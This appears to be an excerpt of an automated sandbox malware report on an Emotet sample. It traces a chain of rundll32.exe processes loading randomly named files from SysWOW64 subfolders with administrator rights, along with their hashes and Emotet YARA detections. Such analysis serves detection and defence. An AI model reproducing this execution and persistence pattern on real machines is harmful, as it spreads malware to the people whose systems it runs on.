Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2111825774.00000000006B1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2111379658.0000000000150000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 600 Parent PID: 2412

General

Start time:	13:42:52
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jpux\rkm.xqv',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2112781358.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2113001666.0000000000231000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2432 Parent PID: 600

General

Start time:	13:42:52
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oxtv\rmjj.sjq',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2114509777.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2114590514.00000000002A1000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 552 Parent PID: 2432

General

Start time:	13:42:53
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pwzo\iducd.mjn',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2115599459.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2115515890.0000000000140000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1840 Parent PID: 552

General

Start time:	13:42:53
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gfwk\bavnhqr.pvy',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2116797461.0000000000241000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2116722634.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2788 Parent PID: 1840

General

Start time:	13:42:54
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dbsb\hxixh.nee',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000015.00000002.2117982629.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000015.00000002.2118123404.0000000000201000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1428 Parent PID: 2788

General

Start time:	13:42:55
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yvvm\ving.mzt',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.2119357685.0000000000140000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.2119622142.0000000000221000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2840 Parent PID: 1428

General

Start time:	13:42:55
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Puve\yoqqjfh.eoi',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.2340256128.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.2340299348.0000000000231000.00000020.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis

Copyright null 2021